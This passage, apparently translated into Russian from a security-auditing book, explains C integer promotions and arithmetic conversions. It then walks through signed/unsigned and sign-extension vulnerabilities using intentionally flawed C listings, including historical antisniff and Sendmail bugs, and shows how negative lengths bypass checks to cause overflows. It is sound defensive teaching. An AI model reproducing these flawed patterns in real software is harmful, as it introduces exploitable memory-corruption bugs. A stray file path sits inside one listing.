Если у вас есть два операнда и ни один не является float, вы входите в правила согласования целых чисел. Сначала целочисленные повышения выполняются над обоими операндами. *Это чрезвычайно важная часть головоломки!* Если вы помните из предыдущего раздела, это означает, что любой целочисленный тип меньше int преобразуется в int, а все, что имеет ту же ширину, что int, больше int или не является целочисленным типом, остается без изменений. Вот краткий пример:

```
unsigned char jim = 255;
unsigned char bob = 255;

if ((jim + bob) > 300)
    do_something();
```

В этом выражении оператор `+` заставляет применить обычные арифметические преобразования к своим операндам. Это означает, что и `jim`, и `bob` повышаются до ints, выполняется сложение, и результирующий тип выражения -- int, содержащий результат сложения (510). Поэтому `do_something()` вызывается, хотя кажется, что сложение могло вызвать числовое переполнение. Резюме: всякий раз, когда есть арифметика с типами уже, чем integer, узкие типы за кулисами повышаются до integers. Вот еще один краткий пример:

```
unsigned short a=1;
if ((a-5) < 0)
```

```
    do_something();
```

Интуиция подсказывает, что если у вас есть unsigned short со значением 1 и из него вычитается 5, он underflows вокруг 0 и в итоге содержит большое значение. Однако если протестировать этот фрагмент, вы увидите, что `do_something()` вызывается, потому что оба операнда оператора вычитания преобразуются в ints перед сравнением. Поэтому `a` преобразуется из unsigned short в int, а затем из него вычитается int со значением 5. Результирующее значение равно -4, что является допустимым integer value, поэтому сравнение истинно. Обратите внимание: если бы вы сделали следующее, `do_something()` не был бы вызван:

```
unsigned short a=1;
a=a-5;

if (a < 0)
    do_something();
```

Целочисленное повышение все равно происходит с `(a-5)`, но результирующее integer value -4 помещается обратно в unsigned short `a`. Как вы знаете, это вызывает простое преобразование из signed int в unsigned short, что приводит к усечению, и `a` получает большое положительное значение. Поэтому сравнение не проходит.

Правило 3: тот же тип после целочисленных повышений

Если два операнда имеют один и тот же тип после применения целочисленных повышений, дальнейшие преобразования не нужны, потому что арифметика должна быть прямолинейно выполнима на машинном уровне. Это может произойти, если оба операнда были повышены до int целочисленными повышениями или если они просто оказались одного типа и не были затронуты целочисленными повышениями.

Правило 4: тот же знак, разные типы

Если два операнда имеют разные типы после применения целочисленных повышений, но имеют одинаковую знаковость, более узкий тип преобразуется в тип более широкого типа. Иными словами, если оба операнда знаковые или оба операнда беззнаковые, тип с меньшим integer conversion rank преобразуется в тип операнда с более высоким conversion rank.

Обратите внимание, что это правило не имеет отношения к short integers или characters, потому что они уже были преобразованы в integers целочисленными повышениями. Это правило больше применимо к арифметике с типами больших размеров, такими как long long int или long int. Вот краткий пример:

```
int jim =5;
long int bob = 6;
long long int fred;

fred = (jim + bob)
```

Целочисленные повышения не меняют никаких типов, потому что они имеют ширину, равную или большую, чем тип int. Поэтому это правило требует, чтобы int `jim` был преобразован в long int до выполнения сложения. Результирующий тип, long int, преобразуется в long long int присваиванием в `fred`.

В следующем разделе вы рассмотрите операнды разных типов, где один знаковый, а другой беззнаковый; это становится интересным с точки зрения безопасности.

Правило 5: беззнаковый тип шире или той же ширины, что знаковый тип

Первое правило для этой ситуации: если беззнаковый операнд имеет больший integer conversion rank, чем знаковый операнд, или их ранги равны, вы преобразуете знаковый операнд в тип беззнакового операнда. Такое поведение может удивлять, поскольку приводит к ситуациям вроде этой:

```
int jim = -5;

if (jim < sizeof (int))
    do_something();
```

Оператор сравнения < заставляет применить обычные арифметические преобразования к обоим операндам. Целочисленные повышения применяются к `jim` и к `sizeof(int)`, но не затрагивают их. Затем вы продолжаете обычные арифметические преобразования и пытаетесь выяснить, какой тип должен быть общим типом для сравнения. В этом случае `jim` -- знаковое целое, а `sizeof (int)` -- `size_t`, то есть беззнаковый целочисленный тип. Поскольку `size_t` имеет больший integer conversion rank, беззнаковый тип получает приоритет по этому правилу. Поэтому `jim` преобразуется в беззнаковый целочисленный тип, сравнение завершается неуспешно, и `do_something()` не вызывается. На 32-битной системе фактическое сравнение таково:

```
if (4294967291 < 4)
    do_something();
```

Правило 6: знаковый тип шире беззнакового типа, сохранение значения возможно

Если знаковый операнд имеет больший integer conversion rank, чем беззнаковый операнд, и можно выполнить преобразование беззнакового целочисленного типа в знаковый целочисленный тип с сохранением значения, вы выбираете преобразование всего к знаковому целочисленному типу, как в этом примере:

```
long long int a=10;
unsigned int b= 5;
(a+b);
```

Знаковый аргумент, long long int, может представлять все значения беззнакового аргумента, unsigned int, поэтому компилятор преобразует оба операнда к типу знакового операнда: long long int.

Правило 7: знаковый тип шире беззнакового типа, сохранение значения невозможно

Есть еще одно правило: если знаковый целочисленный тип имеет больший integer conversion rank, чем беззнаковый целочисленный тип, но все значения беззнакового целочисленного типа не могут поместиться в знаковый целочисленный тип, нужно сделать нечто немного странное. Вы берете тип знакового целочисленного типа, преобразуете его в соответствующий беззнаковый целочисленный тип, а затем преобразуете оба операнда к этому типу. Вот пример:

```
unsigned int a = 10;
long int b=20;
(a+b);
```

Для целей этого примера предположим, что на этой машине размер long int имеет ту же ширину, что размер int. Оператор сложения вызывает применение обычных арифметических преобразований. Целочисленные повышения применяются, но не меняют типы. Знаковый тип (long int) имеет более высокий ранг, чем беззнаковый тип (unsigned int). Знаковый тип (long int) не может хранить все значения беззнакового типа (unsigned int), поэтому остается последнее правило. Вы берете тип знакового операнда, то есть long int, преобразуете его в соответствующий беззнаковый

эквивалент, unsigned long int, а затем преобразуете оба операнда к unsigned long int. Следовательно, выражение сложения имеет результирующий тип unsigned long int и значение 30.

Резюме арифметических преобразований

Ниже приведено резюме обычных арифметических преобразований. Таблица 6-6 демонстрирует несколько примеров применения обычных арифметических преобразований.

• Если любой операнд является числом с плавающей точкой, преобразуйте все операнды к типу с плавающей точкой операнда наибольшей точности. Готово.
• Выполните целочисленные повышения над обоими операндами. Если два операнда теперь имеют один и тот же тип, готово.
• Если два операнда имеют одинаковую знаковость, преобразуйте операнд с меньшим integer conversion rank к типу операнда с большим integer conversion rank. Готово.
• Если беззнаковый операнд имеет больший или равный integer conversion rank, чем знаковый операнд, преобразуйте знаковый операнд к типу беззнакового операнда. Готово.
• Если знаковый операнд имеет больший integer conversion rank, чем беззнаковый операнд, и можно выполнить преобразование с сохранением значения, преобразуйте беззнаковый операнд к типу знакового операнда. Готово.
• Если знаковый операнд имеет больший integer conversion rank, чем беззнаковый операнд, но преобразование с сохранением значения выполнить нельзя, преобразуйте *оба* операнда к беззнаковому типу, соответствующему типу знакового операнда.

Таблица 6-6. Примеры обычных арифметических преобразований

Left Operand Type	Right Operand Type	Result	Common Type
int	float	1. Left operand converted to float	float
double	char	1. Right operand converted to double	double
unsigned int	int	1. Right operand converted to unsigned int	unsigned int
unsigned short	int	1. Left operand converted to int	int
unsigned char	unsigned short	1. Left operand converted to int 2. Right operand converted to int	int
unsigned int: 32	short	1. Left operand converted to unsigned int 2. Right operand converted to int 3. Right operand converted to unsigned int	unsigned int
unsigned int	long int	1. Left operand converted to unsigned long int 2. Right operand converted to unsigned long int	unsigned long int
unsigned int	long long int	1. Left operand converted to long long int	long long int
unsigned int	unsigned long long int	1. Left operand converted to unsigned long long int	unsigned long long int

Применения обычных арифметических преобразований

Теперь, когда вы понимаете обычные арифметические преобразования, можно посмотреть, где эти преобразования используются.

Сложение

Сложение может происходить между двумя арифметическими типами, а также между типом указателя и арифметическим типом. Арифметика указателей объясняется в разделе "Арифметика указателей", но пока нужно лишь отметить, что когда оба аргумента являются арифметическими типами, компилятор применяет к ним обычные арифметические преобразования.

Вычитание

Есть три типа вычитания: вычитание между двумя арифметическими типами, вычитание между указателем и арифметическим типом и вычитание между двумя типами указателей. При вычитании между двумя арифметическими типами C применяет обычные арифметические преобразования к обоим операндам.

Мультипликативные операторы

Операнды для `*` и `/` должны быть арифметическим типом, а аргументы для `%` должны быть целочисленным типом. Обычные арифметические преобразования применяются к обоим операндам этих операторов.

Операторы отношения и равенства

Когда сравниваются два арифметических операнда, обычные арифметические преобразования применяются к обоим операндам. Результирующий тип -- int, а его значение равно 1 или 0, в зависимости от результата проверки.

Бинарные побитовые операторы

Бинарные побитовые операторы `&`, `^` и `|` требуют целочисленных операндов. Обычные арифметические преобразования применяются к обоим операндам.

Оператор вопросительного знака

С точки зрения преобразования типов условный оператор -- один из наиболее интересных операторов C. Вот короткий пример того, как он обычно используется:

```
int a=1;
unsigned int b=2;
int choice=-1;
...
result = choice ? a : b ;
```

В этом примере первый операнд, `choice`, вычисляется как scalar. Если он установлен, результат выражения -- вычисление второго операнда, то есть `a`. Если он не установлен, результат -- вычисление третьего операнда, `b`.

Компилятор должен знать во время компиляции результирующий тип условного выражения, что в этой ситуации может быть непросто. C определяет, какой тип был бы результатом применения обычных арифметических преобразований ко второму и третьему аргументам, и делает этот тип результирующим типом выражения. Поэтому в предыдущем примере выражение дает unsigned int

независимо от значения `choice`.

Резюме преобразований типов

Таблица 6-7 показывает детали некоторых распространенных преобразований типов.

Таблица 6-7. Резюме стандартных повышений типов

Operation	Operand Types	Conversions	Resulting Type
Typecast `(type)expression`		Expression is converted to type using simple conversions	Type
Assignment =		Right operand converted to left operand type using simple conversions	Type of left operand
Function call with prototype		Arguments converted using simple conversions according to prototype	Return type of function
Function call without prototype		Arguments promoted via default argument promotions, which are essentially integer promotions	int
Return			

Unary +, -
`+a`
`-a`
`~a`
	Operand must be arithmetic type	Operand undergoes integer promotions	Promoted type of operand

Unary ~ `~a`	Operand must be integer type	Operand undergoes integer promotions	Promoted type of operand
Bitwise << and >>	Operands must be integer type	Operands undergo integer promotions	Promoted type of left operand
`switch` statement	Expression must have integer type	Expression undergoes integer promotion; cases are converted to that type	
Binary +, -	Operands must be arithmetic type *Pointer arithmetic covered in "Pointer Arithmetic"	Operands undergo usual arithmetic conversions	Common type from usual arithmetic conversions

Binary * and /	Operands must be arithmetic type	Operands undergo usual arithmetic conversions	Common type from usual arithmetic conversions
Binary %	Operands must be integer type	Operands undergo usual arithmetic conversions	Common type from usual arithmetic conversions
Binary subscript [ ] `a[b]`		Interpreted as `*((a)+(b))`	
Unary !	Operand must be arithmetic type or pointer		int, value 0 or 1
`sizeof`			`size_t` (unsigned integer type)
Binary < > <= => == !=	Operands must be arithmetic type *Pointer arithmetic covered in "Pointer Arithmetic"	Operands undergo usual arithmetic conversions	int, value 0 or 1
Binary & ^ |	Operands must be integer type	Operands undergo usual arithmetic conversions	Common type from usual arithmetic conversions
Binary && ||	Operands must be arithmetic type or pointer		int, value 0 or 1
Conditional ?	2nd and 3rd operands must be arithmetic type or pointer	Second and third operands undergo usual arithmetic conversions	Common type from usual arithmetic conversions
,			Type of right operand

Совет аудитору: преобразования типов

Даже те, кто подробно изучал преобразования, все еще могут удивляться тому, как компилятор превращает некоторые выражения в ассемблер. Когда вы видите код, который кажется подозрительным или потенциально неоднозначным, не колеблясь напишите простую тестовую программу или изучите сгенерированный ассемблер, чтобы проверить свою интуицию.

Если вы генерируете ассемблер для проверки или исследования преобразований, обсуждаемых в этой главе, учитывайте, что компиляторы C могут оптимизировать некоторые преобразования или использовать архитектурные приемы, из-за которых ассемблер выглядит неправильным или несогласованным. На концептуальном уровне компиляторы ведут себя так, как описывает стандарт C, и в итоге генерируют код, следующий правилам. Однако ассемблер может выглядеть несогласованным из-за оптимизаций или даже неверным, поскольку он может манипулировать частями регистров, которые должны быть неиспользуемыми.

Уязвимости преобразования типов

Теперь, когда у вас есть прочное понимание преобразований типов C, можно исследовать некоторые исключительные обстоятельства, которые они могут создавать. Неявные

преобразования типов могут застать программистов врасплох в нескольких ситуациях. Этот раздел сосредоточен на простых преобразованиях между знаковыми и беззнаковыми типами, расширении знака, усечении и обычных арифметических преобразованиях, с акцентом на сравнения.

Преобразования signed/unsigned

Большинство проблем безопасности, связанных с преобразованиями типов, является результатом простых преобразований между знаковыми и беззнаковыми целыми. Это обсуждение ограничено преобразованиями, возникающими из-за присваивания, вызовов функций или typecasts.

Кратко повторяя правила простых преобразований: когда знаковая переменная преобразуется в беззнаковую переменную того же размера, битовый шаблон остается как есть, а значение меняется соответствующим образом. То же самое происходит, когда беззнаковая переменная преобразуется в знаковую. Технически преобразование unsigned-to-signed определяется реализацией, но в реализациях twos complement обычно битовый шаблон остается как есть.

Самая важная ситуация, где это преобразование становится релевантным, -- вызовы функций, как показано в этом примере:

```
int copy(char *dst, char *src, unsigned int len) {
    while (len--)
        *dst++ = *src++;
}
```

Третий аргумент -- unsigned int, представляющий длину копируемой секции памяти. Если вы вызываете эту функцию и передаете signed int как третий аргумент, он преобразуется в unsigned integer. Например, допустим, вы делаете это:

```
int f = -1;
copy(mydst, mysrc, f);
```

Функция `copy()` видит чрезвычайно большое положительное `len` и, скорее всего, копирует до тех пор, пока не вызовет segmentation fault. Большинство процедур libc, принимающих параметр размера, имеют аргумент типа `size_t`, то есть беззнаковый целочисленный тип той же ширины, что указатель. Именно поэтому нужно быть осторожным и никогда не позволять отрицательному полю длины попасть в процедуру libc, такую как `snprintf()`, `strncpy()`, `memcpy()`, `read()` или `strncat()`.

Такая ситуация возникает довольно часто, особенно когда знаковые целые используются для значений длины, а программист не учитывает потенциал значения меньше 0. В этом случае все значения меньше 0 меняют свое значение на большое положительное число при преобразовании в беззнаковый тип. Злонамеренные пользователи часто могут задавать отрицательные целые через разные интерфейсы программы и подрывать логику приложения. Такой тип ошибки часто происходит, когда выполняется проверка максимальной длины для целого, предоставленного пользователем, но не выполняется проверка того, отрицательное ли это целое, как в листинге 6-7.

Листинг 6-7. *Пример уязвимости знакового сравнения*

```
int read_user_data(int sockfd) {
    int length, sockfd, n;
    char buffer[1024];

    length = get_user_length(sockfd);
    if(length > 1024) {
        error("illegal input, not enough room in buffer\n");
        return -1;
    }

    if(read(sockfd, buffer, length) < 0) {
        error("read: %m");
        return -1;
```

```
    }

    return 0;
}
```

В листинге 6-7 предположим, что функция `get_user_length()` читает 32-битное целое из сети. Если длина, предоставленная пользователем, отрицательна, проверку длины можно обойти, и приложение может быть скомпрометировано. Отрицательная длина преобразуется в тип `size_t` для вызова `read()`, что, как вы знаете, превращается в большое беззнаковое значение. Проверяющий код всегда должен учитывать последствия отрицательных значений в знаковых типах и смотреть, могут ли возникнуть неожиданные результаты, ведущие к воздействиям на безопасность. В этом случае из-за ошибочной проверки длины может сработать переполнение буфера; следовательно, недосмотр довольно серьезен.

Совет аудитору: преобразования signed/unsigned

Нужно искать ситуации, где функция принимает параметр длины `size_t` или unsigned int, а программист передает знаковое целое, на которое могут влиять пользователи. Хорошие функции для поиска включают `read()`, `recvfrom()`, `memcpy()`, `memset()`, `bcopy()`, `snprintf()`, `strncat()`, `strncpy()` и `malloc()`. Если пользователи могут заставить программу передать отрицательное значение, функция интерпретирует его как большое значение, что может привести к эксплуатируемому условию.

Также ищите места, где параметры длины читаются напрямую из сети или задаются пользователями через какой-либо механизм ввода. Если длина интерпретируется как знаковая переменная в частях кода, следует оценить воздействие предоставления пользователем отрицательного значения.

При анализе функций в приложении полезно записывать типы данных каждого аргумента функции в журнал аудита функций. Так каждый раз, когда вы проверяете последующий вызов этой функции, можно просто сравнить типы и изучить таблицы преобразования типов в разделе этой главы "Преобразования типов", чтобы точно предсказать, что произойдет и каковы последствия этого преобразования. Подробнее об анализе функций и ведении журналов прототипов и поведения функций вы узнаете в главе 7, "Строительные блоки программ".

Расширение знака

Расширение знака происходит, когда меньший знаковый целочисленный тип преобразуется в более крупный тип, а машина распространяет знаковый бит меньшего типа на неиспользуемые биты большего типа. Смысл расширения знака в том, чтобы преобразование сохраняло значение при переходе от меньшего знакового типа к большему знаковому типу.

Как вы знаете, расширение знака может возникать несколькими способами. Во-первых, если выполняется простое преобразование из небольшого знакового типа в более крупный тип через typecast, присваивание или вызов функции, происходит расширение знака. Вы также знаете, что расширение знака происходит, если знаковый тип, меньший чем integer, повышается через integer promotions. Расширение знака может также возникнуть в результате обычных арифметических преобразований, применяемых после integer promotions, потому что знаковый целочисленный тип может быть повышен до более крупного типа, например `long long`.

Расширение знака -- естественная часть языка, и оно необходимо для повышений целых, сохраняющих значение. Так почему оно упоминается как проблема безопасности? Есть две причины:

• В некоторых случаях расширение знака является преобразованием, меняющим значение, и дает неожиданный результат.

• Программисты постоянно забывают, что используемые ими типы `char` и `short` являются знаковыми.

Чтобы рассмотреть первую причину, вспомните из раздела о преобразованиях один из более интересных выводов: расширение знака выполняется, если меньший знаковый тип преобразуется в более крупный беззнаковый тип. Допустим, программист делает что-то вроде этого:

```
char len;

len = get_len_field();
snprintf(dst, len, "%s", src);
```

Этот код буквально напрашивается на беду. Если результат `get_len_field()` таков, что `len` получает значение меньше 0, это отрицательное значение передается как аргумент длины в `snprintf()`. Допустим, программист пытается исправить ошибку и делает следующее:

```
char len;

len = get_len_field();
snprintf(dst, (unsigned int)len, "%s", src);
```

Такое решение вроде бы имеет смысл. Беззнаковое целое не может быть отрицательным, верно? К сожалению, при преобразовании из `char` в `unsigned int` происходит расширение знака, поэтому попытка избавиться от символов меньше 0 срабатывает наоборот. Если `len` оказывается ниже 0, `(unsigned int)len` превращается в большое значение.

Этот пример может показаться несколько произвольным, но он похож на реальную ошибку, которую авторы недавно обнаружили в коде клиента. Вывод здесь такой: всегда помните, что при преобразовании из меньшего знакового типа в более крупный беззнаковый тип применяется расширение знака.

Теперь вторая причина: программисты постоянно забывают, что используемые ими типы `char` и `short` являются знаковыми. Это утверждение особенно справедливо для сетевого кода, который работает со знаковыми длинами, или для кода, который обрабатывает двоичные либо текстовые данные по одному символу. Рассмотрим реальную уязвимость в коде разбора DNS-пакетов инструмента antisniff от l0pht (http://packetstormsecurity.org/sniffers/antisniff/). Это отличный пример для демонстрации нескольких уже обсуждавшихся уязвимостей. Сначала в программе было обнаружено переполнение буфера из-за неправильного использования `strncat()`, а после исправления этой уязвимости исследователи из TESO обнаружили, что программа по-прежнему уязвима из-за проблемы расширения знака. Исправление проблемы расширения знака тоже оказалось неправильным, и была опубликована еще одна уязвимость. Следующие примеры проходят по хронологии этой уязвимости.

Листинг 6-8 содержит слегка отредактированный уязвимый код из версии 1 исследовательского релиза antisniff, из файла `raw_watchdns.c`, функции `watch_dns_ptr()`.

Листинг 6-8. *Уязвимость Antisniff v1.0*

```
char *indx;
int count;
char nameStr[MAX_LEN]; // 256

...
memset(nameStr, '\0', sizeof(nameStr));
...

indx = (char *)(pkt + rr_offset);
count = (char)*indx;


while (count) {
```

```
        (char *)indx++;
        strncat(nameStr, (char *)indx, count);
        indx += count;
        count = (char)*indx;
        strncat(nameStr, ".", sizeof(nameStr) - strlen(nameStr));
    }

    nameStr[strlen(nameStr)-1] = '\0';
```

Прежде чем понять этот код, нужен небольшой контекст. Назначение функции `watch_dns_ptr()` -- извлечь доменное имя из пакета и скопировать его в строку `nameStr`. DNS-имена в DNS-пакетах чем-то похожи на Pascal-строки. Каждая метка в доменном имени предваряется байтом, содержащим ее длину. Доменное имя заканчивается, когда достигается метка длиной 0. Схема DNS-сжатия к этой уязвимости отношения не имеет. Рисунок 6-8 показывает, как DNS-имя выглядит в пакете. Здесь есть три метки -- `test`, `jim` и `com`, -- а также метка длиной 0, задающая конец имени.

Рисунок 6-8. Пример DNS-имени



Код начинается с чтения первого байта длины из пакета и сохранения его в целочисленной переменной `count`. Этот байт длины -- знаковый символ, сохраненный в integer, поэтому в `count` можно поместить любое значение от -128 до 127. Запомните это для дальнейшего анализа.

Цикл `while()` продолжает читать метки и вызывать `strncat()`, добавляя их к строке `nameStr`. Первая опубликованная уязвимость заключалась в отсутствии проверки длины в этом цикле. Если просто предоставить достаточно длинное доменное имя в пакете, код мог записать данные за пределы `nameStr[]`. Листинг 6-9 показывает, как эта проблема была исправлена в версии 1.1 исследовательской версии.

Листинг 6-9. *Уязвимость Antisniff v1.1*

```
char *indx;
int count;
char nameStr[MAX_LEN]; // 256

...
memset(nameStr, '\0', sizeof(nameStr));
...

indx = (char *)(pkt + rr_offset);
count = (char)*indx;

while (count) {
    if (strlen(nameStr) + count < (MAX_LEN - 1)) {
        (char *)indx++;
        strncat(nameStr, (char *)indx, count);
        indx += count;
        count = (char)*indx;
        strncat(nameStr, ".", sizeof(nameStr) - strlen(nameStr));
    } else {
        fprintf(stderr, "Alert! Someone is attempting "
                        "to send LONG DNS packets\n");
        count = 0;
    }
}
```

```
nameStr[strlen(nameStr)-1] = '\0';
```

Код в основном тот же, но были добавлены проверки длины, которые должны предотвращать переполнение буфера. В начале цикла программа проверяет, достаточно ли в буфере места для `count` байтов, прежде чем выполнять конкатенацию строк. Теперь рассмотрим этот код с учетом уязвимостей расширения знака. Вы знаете, что `count` может быть любым значением от -128 до 127, так что произойдет, если задать для `count` отрицательное значение? Посмотрите на проверку длины:

```
if (strlen(nameStr) + count < (MAX_LEN - 1)) {
```

Вы знаете, что `strlen(nameStr)` вернет `size_t`, что на 32-битной системе фактически является `unsigned int`, и знаете, что `count` -- integer меньше 0. Допустим, цикл уже выполнился один раз, `strlen(nameStr)` равен 5, а `count` равен -1. Для сложения `count` преобразуется в беззнаковое целое, и получается выражение `5 + 4 294 967 295`. Такое сложение легко вызывает числовое переполнение, так что итогом становится малое значение, например 4; 4 меньше `(MAX_LEN - 1)`, то есть 256. Пока все хорошо. Затем видно, что `count`, который вы задали равным -1, передается как аргумент длины в `strncat()`. Функция `strncat()` принимает `size_t`, поэтому интерпретирует это как 4 294 967 295. Следовательно, вы снова выигрываете, потому что по сути можете добавить к строке `nameStr` сколько угодно данных.

Листинг 6-10 показывает, как эта уязвимость была исправлена в версии 1.1.1 исследовательского релиза.

Листинг 6-10. *Уязвимость Antisniff v1.1.1*

```
char *indx;
int count;
char nameStr[MAX_LEN]; // 256

...
memset(nameStr, '\0', sizeof(nameStr));
...

indx = (char *)(pkt + rr_offset);
count = (char)*indx;

while (count) {
    /* typecast the strlen so we aren't dependent on the call
       to be properly setting to unsigned. */
    if ((unsigned int)strlen(nameStr) + (unsigned int)count < (MAX_LEN - 1)) {
        (char *)indx++;
        strncat(nameStr, (char *)indx, count);
        indx += count;
        count = (char)*indx;
        strncat(nameStr, ".", sizeof(nameStr) - strlen(nameStr));
    } else {
        fprintf(stderr, "Alert! Someone is attempting "
                        "to send LONG DNS packets\n");
        count = 0;
    }
}

nameStr[strlen(nameStr)-1] = '\0';
```

Это решение в основном представляет собой тот же код, только в проверку длины добавлены typecasts. Посмотрим ближе:

```
if ((unsigned int)strlen(nameStr) + (unsigned int)count < (MAX_LEN - 1)) {
```

Результат `strlen()` приводится к `unsigned int`, что избыточно, потому что это уже `size_t`. Затем `count` приводится к `unsigned int`. Это тоже избыточно, поскольку обычно он преобразуется в беззнаковый целочисленный тип оператором сложения. По сути, ничего не изменилось. Все еще можно отправить отрицательную длину метки и обойти проверку длины.

Листинг 6-11 показывает, как эта проблема была исправлена в версии 1.1.2.

Листинг 6-11. *Уязвимость Antisniff v1.1.2*

```
unsigned char *indx;
unsigned int count;
unsigned char nameStr[MAX_LEN]; // 256

...
memset(nameStr, '\0', sizeof(nameStr));
...

indx = (char *)(pkt + rr_offset);
count = (char)*indx;

while (count) {
    if (strlen(nameStr) + count < (MAX_LEN - 1)) {
        indx++;
        strncat(nameStr, indx, count);
        indx += count;
        count = *indx;
        strncat(nameStr, ".", sizeof(nameStr) - strlen(nameStr));
    } else {
        fprintf(stderr, "Alert! Someone is attempting "
                        "to send LONG DNS packets\n");
        count = 0;
    }
}

nameStr[strlen(nameStr)-1] = '\0';
```

Разработчики изменили `count`, `nameStr` и `indx`, сделав их беззнаковыми, и вернулись к проверке длины из предыдущей версии. Значит, расширение знака, которым вы пользовались, теперь вроде бы исчезло, потому что указатель на символы `indx` теперь имеет беззнаковый тип. Однако присмотритесь к этой строке:

```
count = (char)*indx;
```

Эта строка разыменовывает `indx`, который является указателем на `unsigned char`. В результате получается беззнаковый символ, который затем явно преобразуется в знаковый `char`. Вы знаете, что битовый шаблон не изменится, поэтому снова получаете значение из диапазона от -128 до 127. Оно присваивается `unsigned int`, но вы знаете, что преобразование из меньшего знакового типа в более крупный беззнаковый тип вызывает расширение знака. Поэтому из-за typecast к `(char)` в цикл все еще можно занести злонамеренно большое значение `count`, но только для первой метки. Теперь с учетом этого посмотрите на проверку длины:

```
if (strlen(nameStr) + count < (MAX_LEN - 1)) {
```

К сожалению, `strlen(nameStr)` равен 0, когда вы впервые входите в цикл. Поэтому довольно большое значение `count` не будет меньше `(MAX_LEN - 1)`, и вас поймают, выбросив из цикла. Почти получилось, но нет. Забавно, что если вас выбрасывает уже на первом заходе в цикл, программа делает следующее:

```
nameStr[strlen(nameStr)-1] = '\0';
```

Поскольку `strlen(nameStr)` равен 0, это означает запись 0 на 1 байт перед буфером, в `nameStr[-1]`. Теперь, когда вы увидели эволюцию исправления с позиции заднего ума, рассмотрим листинг 6-12, пример на основе типа данных short integer.

Листинг 6-12. *Пример уязвимости расширения знака*

```
unsigned short read_length(int sockfd) {
    unsigned short len;

    if (full_read(sockfd, (void *)&len, 2) != 2)
        die("could not read length!\n");
```

```
    return ntohs(len);
}

int read_packet(int sockfd) {
    struct header hdr;
    short length;
    char *buffer;

    length = read_length(sockfd);
    if (length > 1024) {
        error("read_packet: length too large: %d\n", length);
        return -1;
    }

    buffer = (char *)malloc(length + 1);
    if ((n = read(sockfd, buffer, length)) < 0) {
        error("read: %m");
        free(buffer);
        return -1;
    }

    buffer[n] = '\0';
    return 0;
}
```

Здесь работают сразу несколько концепций, которые вы изучали в этой главе. Во-первых, результат функции `read_length()`, `unsigned short int`, преобразуется в `signed short int` и сохраняется в `length`. В следующей проверке длины обе стороны сравнения повышаются до integers. Если `length` -- отрицательное число, оно проходит проверку, которая проверяет, больше ли оно 1024. Следующая строка добавляет 1 к `length` и передает результат как первый аргумент в `malloc()`. Параметр `length` снова расширяется по знаку, потому что для сложения он повышается до integer. Поэтому если заданный `length` равен `0xFFFF`, он расширяется по знаку до `0xFFFFFFFF`. Сложение этого значения с 1 оборачивается в 0, и `malloc(0)` потенциально возвращает небольшой блок памяти. Наконец, вызов `read()` приводит к тому, что третий аргумент, параметр `length`, преобразуется напрямую из `signed short int` в `size_t`. Расширение знака происходит потому, что это случай преобразования меньшего знакового типа в более крупный беззнаковый тип. Поэтому вызов `read()` позволяет прочитать в буфер большое количество байтов, что приводит к потенциальному переполнению буфера.

Еще один классический пример места, где программисты забывают, являются ли малые типы знаковыми, -- использование функций libc семейства ctype. Рассмотрим функцию `toupper()` со следующим прототипом:

```
int toupper(int c);
```

На большинстве реализаций libc функция `toupper()` работает, находя правильный ответ в таблице поиска. Некоторые libc не обрабатывают отрицательный аргумент корректно и индексируют память перед таблицей. Следующее определение `toupper()` не является чем-то необычным:

```
int toupper(int c) {
    return _toupper_tab[c];
}
```

Допустим, вы делаете что-то вроде этого:

```
void upperize(char *str) {
    while (*str) {
        *str = toupper(*str);
        str++;
    }
}
```

Если у вас реализация libc без достаточно надежной функции `toupper()`, вы можете получить странные изменения в строке. Если один из символов равен -1, он преобразуется в integer со значением -1, и функция `toupper()` индексирует память перед своей таблицей.

Рассмотрим последний реальный пример, где программисты не учли расширение знака. Листинг 6-13 -- уязвимость Sendmail, обнаруженная исследователем безопасности Михаилом Залевским (www.cert.org/advisories/CA-2003-12.html). Она взята из Sendmail версии 8.12.3, из функции `prescan()`, которая в основном отвечает за разбор адресов электронной почты на токены (файл `sendmail/parseaddr.c`). Код сокращен для краткости.

Листинг 6-13. *Уязвимость расширения знака в prescan Sendmail*

```
register char *p;
register char *q;
register int c;

...

p = addr;
for (;;) {
    /* store away any old lookahead character */
    if (c != NOCHAR && !bslashmode) {
        /* see if there is room */
        if (q >= &pvpbuf[pvpbsize - 5]) {
            usrerr("553 5.1.1 Address too long");
            if (strlen(addr) > MAXNAME)
                addr[MAXNAME] = '\0';

returnnull:
            if (delimptr != NULL)
                *delimptr = p;
            CurEnv->e_to = saveto;
            return NULL;
        }

        /* squirrel it away */
        *q++ = c;
    }

    /* read a new input character */
    c = *p++;

    ...

    /* chew up special characters */
    *q = '\0';
    if (bslashmode) {
        bslashmode = false;

        /* kludge \! for naive users */
        if (cmntcnt > 0) {
            c = NOCHAR;
            continue;
        } else if (c != '!' || state == QST) {
            *q++ = '\\';
            continue;
        }
    }

    if (c == '\\')
        bslashmode = true;
}
```

Константа `NOCHAR` определена как -1 и предназначена для обозначения некоторых ошибочных условий при обработке символов. Переменная `p` обрабатывает предоставленный пользователем адрес и выходит из показанного цикла, когда прочитан полный токен. В цикле есть проверка длины; однако она выполняется только при истинности двух условий: когда `c` не равно `NOCHAR` (то есть `c`

`!= -1`) и `bslashmode` ложно. Проблема в этой строке:

```
c = *p++;
```

